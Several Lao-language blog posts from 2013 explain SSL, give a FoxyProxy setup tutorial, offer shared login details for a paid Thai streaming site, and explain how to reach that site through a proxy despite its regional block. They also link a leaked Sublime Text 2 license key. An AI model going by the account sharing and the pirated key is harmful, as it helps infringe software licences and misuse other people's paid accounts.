ໜ້າທີ່ນີ້ຂອງ SSL ເປັນໜ້າທີ່ທີ່ສຳຄັນ ໂດຍສະເພາະຢ່າງຍິ່ງໃນກໍລະນີທີ່ client ຕ້ອງການທີ່ຈະສົ່ງຂໍ່ມູນ ທີ່ເປັນຄວາມລັບ (ເຊັ່ນ ໝາຍເລກ Credit Card, Password) ໃຫ້ກັບ Server ຊຶ່ງ Client ຈະຕ້ອງກວດ ສອບກ່ອນວ່າ Server ເປັນຕົວຈິງຫຼືບໍ່.

2. ການກວດສອບວ່າ Client ເປັນຕົວຈິງຫຼືບໍ່

ໂດຍຈະກວດສອບໃບຮັບຮອງແລະ Public ID (ທີ່ມີອົງກອນທີ່ Server ເຊື່ອຖືເປັນຜູ້ອອກໃຫ້) ຂອງ Client ຫຼືຜູ້ໃຊ້ນັ້ນ Server ທີ່ສາມາດສື່ສານແບບ SSL ໄດ້ນັ້ນຈະກວດສອບວ່າ
ໜ້າທີ່ນີ້ຂອງ SSL ຈະມີປະໂຫຍດໃນກໍລະນີເຊັ່ນ ທະນາຄານຕ້ອງການທີ່ຈະສົ່ງຂໍ້ມູນລັບທາງການເງິນ ໃຫ້ແກ່ລູກຄ້າຂອງຕົນຜ່ານທາງເຄືອຂ່າຍ Internet (Server ກໍຈະຕ້ອງກວດສອບ Client ກ່ອນວ່າເປັນ Client ນັ້ນແທ້)

3. ການເຂົ້າລະຫັດລັບການເຊື່ອມຕໍ່

ໂດຍຂໍ້ມູນທັງໝົດທີ່ຖືກສົ່ງລະຫວ່າງ Client ແລະ Server ຈະຖືກເຂົ້າລະຫັດລັບ ໂດຍໂປແກມທີ່ສົ່ງຂໍ້ມູນ ເປັນຜູ້ເຂົ້າລະຫັດແລະໂປແກມທີ່ຮັບຂໍ້ມູນເປັນຜູ້ຖອດລະຫັດ (ໂດຍໃຊ້ວິທີ Public key) ນອກຈາກ ການເຂົ້າລະຫັດໃນລັກສະນະນີ້ແລ້ວ SSL ຍັງສາມາດປົກປ້ອງຄວາມຖືກຕ້ອງສົມບູນຂອງຂໍ້ມູນໄດ້ອີກ ດ້ວຍ ອີກທັງ ຕົວໂປແກມຮັບຂໍ້ມູນຈະຮູ້ໄດ້ຫາກຂໍ້ມູນຖືກປ່ຽນແປງໄປໃນຂະນະກຳລັງເດີນທາງຈາກຜູ້ ສົ່ງໄປຍັງຜູ້ຮັບ

ວິທີກວດສອບ SSL

Ex : www.paypal.com

(SSL) https://www.paypal.com
(SSL) https://www.paypal.com 

ພາສາລາວໂດຍ : ແສງໄຊ ໄຊຍະຈັກ
ແຫລ່ງອ້າງອີງ :
www.sutenn.com
www.thaicert.org/paper/encryption/sshl.php

Friday, December 6, 2013

ແຈກ User & Pass ເວັບ seesantv.com ໃຫ້ຟຣີ !! ລາຄາ $12/ເດືອນ


ເວັບ seesantv.com ເປັນເວັບ streaming ອີກເວັບໜຶ່ງທີ່ ຂພຈ ຕັ້ງເປັນ favorite ໄວ້ເວັບໜຶ່ງເລີຍ
ເພາະເວັບເພິ່ນມີ program tv ຫຼື ໜັງ ເກືອບຄົບໝົດທຸກໝວດ
ແຕ່ມີບັນຫາໜ້ອຍໜຶ່ງບ່ອນວ່າເວັບນີ້ເຂົາບລັອກ Traffic ທີ່ມາແຕ່ປະເທດເຮົາ ແລະກະປະເທດເພື່ອນບ້ານເຮົາ(ສົງໄສກັນຖືກຟ້ອງລິຂະສິດວີດີໂອຕ່າງໆໃນເວັບ)
ສະນັ້ນການທີ່ເຮົາຈະໃຊ້ເວັບນີ້ແມ່ນເຂົ້າເວັບຜ່ານ proxy ແລ້ວ Login ຫຼັງຈາກ login ປຸ໋ບ
ເຮົາກໍ່ສາມາດກົດຢຸດ proxy ແລ້ວໃຊ້ເວັບໄດ້ຕາມປົກກະຕິໂດຍບໍ່ຕ້ອງຜ່ານ proxy .
ສຳລັບທ່ານຜູ້ອ່ານທີ່ຍັງບໍ່ຮູ້ວິທີໃຊ້ proxy ແມ່ນສາມາດອ່ານຕາມລິ້ງນີ້ເລີຍ :
ການໃຊ້ງານ Proxy ດ້ວຍ Add-ons ເສີມ FoxyProxy (Firefox & Chrome)
ສຳລັບລະຫັດໃນການເຂົ້າສູ່ລະບົບເວັບແມ່ນ:
ກົດເພື່ອເບິ່ງລະຫັດ

Proxy :

ละครไทย (ออนแอร์) / Thai Dramas (on air)
ละครไทย (อวสาน) / Thai Dramas (ended)
ซีรี่ย์ญี่ปุ่น / Japanese Series
หนังจีนชุด / Chinese Series
ซีรี่ย์ฝรั่ง / US Series
ซีรี่ย์เกาหลี (ซับไทย) / Korean Series (sub thai)
ซีรี่ย์อินเดีย / Indian Series
ซีรี่ย์เกาหลี / Korean Series
ข่าวบันเทิง / Entertainment News
ข่าว / News
หนังไทยใหม่ & โชว์ใหม่ / New Thai Movies
แกะกล่องหนังไทย / Old Thai Movies
ภาพยนตร์ไทย / Thai Movies
ภาพยนตร์ญี่ปุ่น / Japanese Movies
ภาพยนตร์อินเดีย / Indian Movies
ภาพยนตร์ฝรั่งใหม่ / New Hollywood Movies
หนังดังสุดสัปดาห์ / Saturday Movies of Ch.3
ภาพยนตร์ 20+ / Movies 20+
หนังซูม / Unmastered Movies
ภาพยนตร์จีน / chinese Movies
ภาพยนตร์เกาหลี / Korean Movies
ภาพยนตร์แอนนิเมชั่น / Animation
ภาพยนตร์ฝรั่ง / Movies
การ์ตูน / Cartoons
รายการเพลง&คอนเสิร์ต / Music&Concert
เกมส์โชว์ / Game Shows
ซิทคอม / Sitcom
รายการตลกขำขัน / Comedy Shows
รายการสารคดี / Documentary
บ้านและเทคโนโลยี / Home & Technology
รายการสุขภาพ / Health Variety
รายการธรรมะ / Dhamma
ฟุตบอลโลก 2010 / World Cup 2010
รายการกีฬา / Sports
โอลิมปิก 2012 / Olympic Games 2012
ซีเกมส์ 2009 / SEA Games 2009
พีทีทีไทยแลนด์โอเพ่น / PTT Thailand 2012
ยูโร 2012 / EURO 2012
โอลิมปิก 2008 / Olympic Games 2008
พีทีทีไทยแลนด์โอเพ่น / PTT Thailand 2010
เอเชี่ยนเกมส์ 2010 / Asain Games 2010
ซีเกมส์ 2011 / SEA Games 2011
รายการอาหาร / Cooking Shows
รายการท่องเที่ยว / Travel Show
เรื่องวิญญาณและสิ่งลี้ลับ / Mysteries Show
ทอล์กโชว์ / Talk Shows
รายการวันหยุดพิเศษ / Holiday Shows
เรียลลิตี้โชว์ / Reality & Singing Contest
วาไรตี้โชว์ / Variety Shows

ການໃຊ້ງານ Proxy ດ້ວຍ Add-ons ເສີມ FoxyProxy (Firefox & Chrome)


ມື້ນີ້ ຂພຈ ຈະມາແນະນຳການໃຊ້ Proxy ຜ່ານ extension ຊື່ວ່າ Foxyproxy ທີ່ສາມາດໃຊ້ໄດ້ທັງໃນ Firefox ແລະ Chrome
ກ່ອນອື່ນກໍ່ໂຫຼດມາຕິດຕັ້ງຕາມລິ້ງລຸ່ມນີ້ :
Firefox : Click here (Firefox)
Chrome : Click here (Chrome)

ໜ້າຕາຈະປະມານນີ້:

ໃນບົດຄວາມນີ້ ຂພຈ ຈະສາທິດວິທີໃຊ້ foxyproxy ເທິງ firefox ເນາະ
ຫຼັງຈາກທີ່ຕິດຕັ້ງ foxyproxy ແລ້ວຈະມີ ປຸ່ມຂອງ foxyproxy ປາກົດຂຶ້ນມາທາງຂ້າງ address bar
ຫຼັງຈາກນັ້ນກໍ່ກົດເຂົ້າເປີດ foxyproxy ເລີຍ ຫຼັງຈາກນັ້ນກໍ່ກົດເຂົ້າ "Add New Proxy"
 ແລ້ວຕໍ່ໄປເຮົາກໍ່ກົດເຂົ້າແທັບ Proxy Detail
ແລ້ວເລືອກ Manual Proxy Configuration
ແລ້ວກໍ່ໃສ່ໝາຍເລກ IP ແລະ Port ຂອງ proxy ທີ່ເຮົາຈະໃຊ້
ຖ້າ proxy ທີ່ເຮົາໃຊ້ຫາກເປັນການເຊື່ອມຕໍ່ແບບ Socks ແທນ HTTP/HTTPS ກໍ່ຕິກຖືກໃສ່ SOCKS proxy ແລ້ວເລືອກວ່າເປັນ SOCK v4 ຫຼື v5
(ກໍລະນີໃນຮູບແມ່ນການເຊື່ອມຕໍ່ແບບ HTTP)

ຖ້າເຮົາຢາກປ່ຽນຊື່ໃຫ້ຈື່ງ່າຍວ່າ proxy ອັນໃດເປັນອັນໃດ ກໍ່ກົດເຂົ້າແທັບ General ແລ້ວກຳນົດຊື່ແລ້ວກໍ່ກົດ "OK"
 ຫຼັງຈາກນັ້ນກໍ່ຮອດເວລາທີ່ເຮົາຈະໃຊ້ proxy ແລ້ວ
ໃຫ້ Click ຂວາໃສ່ icon foxyproxy ແລ້ວເລືອກ proxy ທີ່ເຮົາຈະໃຊ້

ພຽງເທົ່ານີ້ເຮົາກໍ່ສາມາດເຂົ້າເວັບຜ່ານ proxy ໄດ້ແລ້ວ (ເຂົ້າເວັບທີ່ຖືກບລັອກໄດ້)
ທ່ານຜູ້ອ່ານສາມາດເຂົ້າໄປເວັບດັ່ງລຸ່ມນີ້ເພື່ອຫາ proxy server ທີ່ຈະນຳມາໃຊ້

Friday, November 29, 2013


Sublime Text 2 ສຸດໃຈກັບ editor ໂຕນີ້.. [Download+Key]


ບົດຄວາມນີ້ຈະມາແຈກໂປແກມ editor ເສີຍໆເນາະ ບໍ່ມີຫຍັງຫຼາຍ 555+
ສ່ວນຕົວມັກ editor ນີ້ຫຼາຍເນາະເພາະເວລາຂຽນ script Python ລະຄືມັນມັນສ໌ມືແນວໃດບຸ ແປກໆ ຫະຫະ ສ່ວນສີ theme ຫຍັງຕ່າງໆຖືວ່າງາມແລະເຮັດໃຫ້ເວລາຂຽນໂຄ໋ດມີຄວາມສຸກຂຶ້ນແລະກະ ເບິ່ງໜ້າສົນໃຈກວ່າ editor ທຳມະດາ
ສາມາດຂຽນໂຄ໋ດໄດ້ຫຼາຍພາສາບໍ່ວ່າຈະ Python, Perl, C/C++, C#, JAVA, Ruby, Object-C ບລາ ບລາ ບລາ...
ທີ່ສຳຄັນແມ່ນມັນຮອງຮັບທັງ Windows, Mac, Linux 
ເສຍຢ່າງດຽວໂປແກມນີ້ເປັນປະເພດ commercial (ເສຍເງິນຊື້) ແຕ່ວ່າ ຂພຈ ກໍ່ຈຳເປັນແຫຼເນາະເລີຍຫາຄີຄົນອື່ນມາໃຊ້ =="
ສ່ວນຕົວກໍໃຊ້ໂຕນີ້ (Sublime Text 2) ກັບ Notepad++ (ໂປແກມມາດຕະຖານຂອງ Geek) ໃຜຂຽນໂຄ໋ດບໍ່ມີຖືວ່າແປກ!! ຫະຫະ
ມາເບິ່ງໜ້າຕາກັນກ່ອນຕັດສິນໃຈໂຫຼດ


ກະປະມານນີ້ຖ້າໃຜຢາກລອງກໍ່ໂຫຼດມາລອງໃຊ້ໄດ້ເລີຍຕາມລິ້ງທາງລຸ່ມນີ້..
http://www.sublimetext.com/2
Key :
http://www.mediafire.com/download/b40jxcz0elwcfaq/sublime_text2_key.txt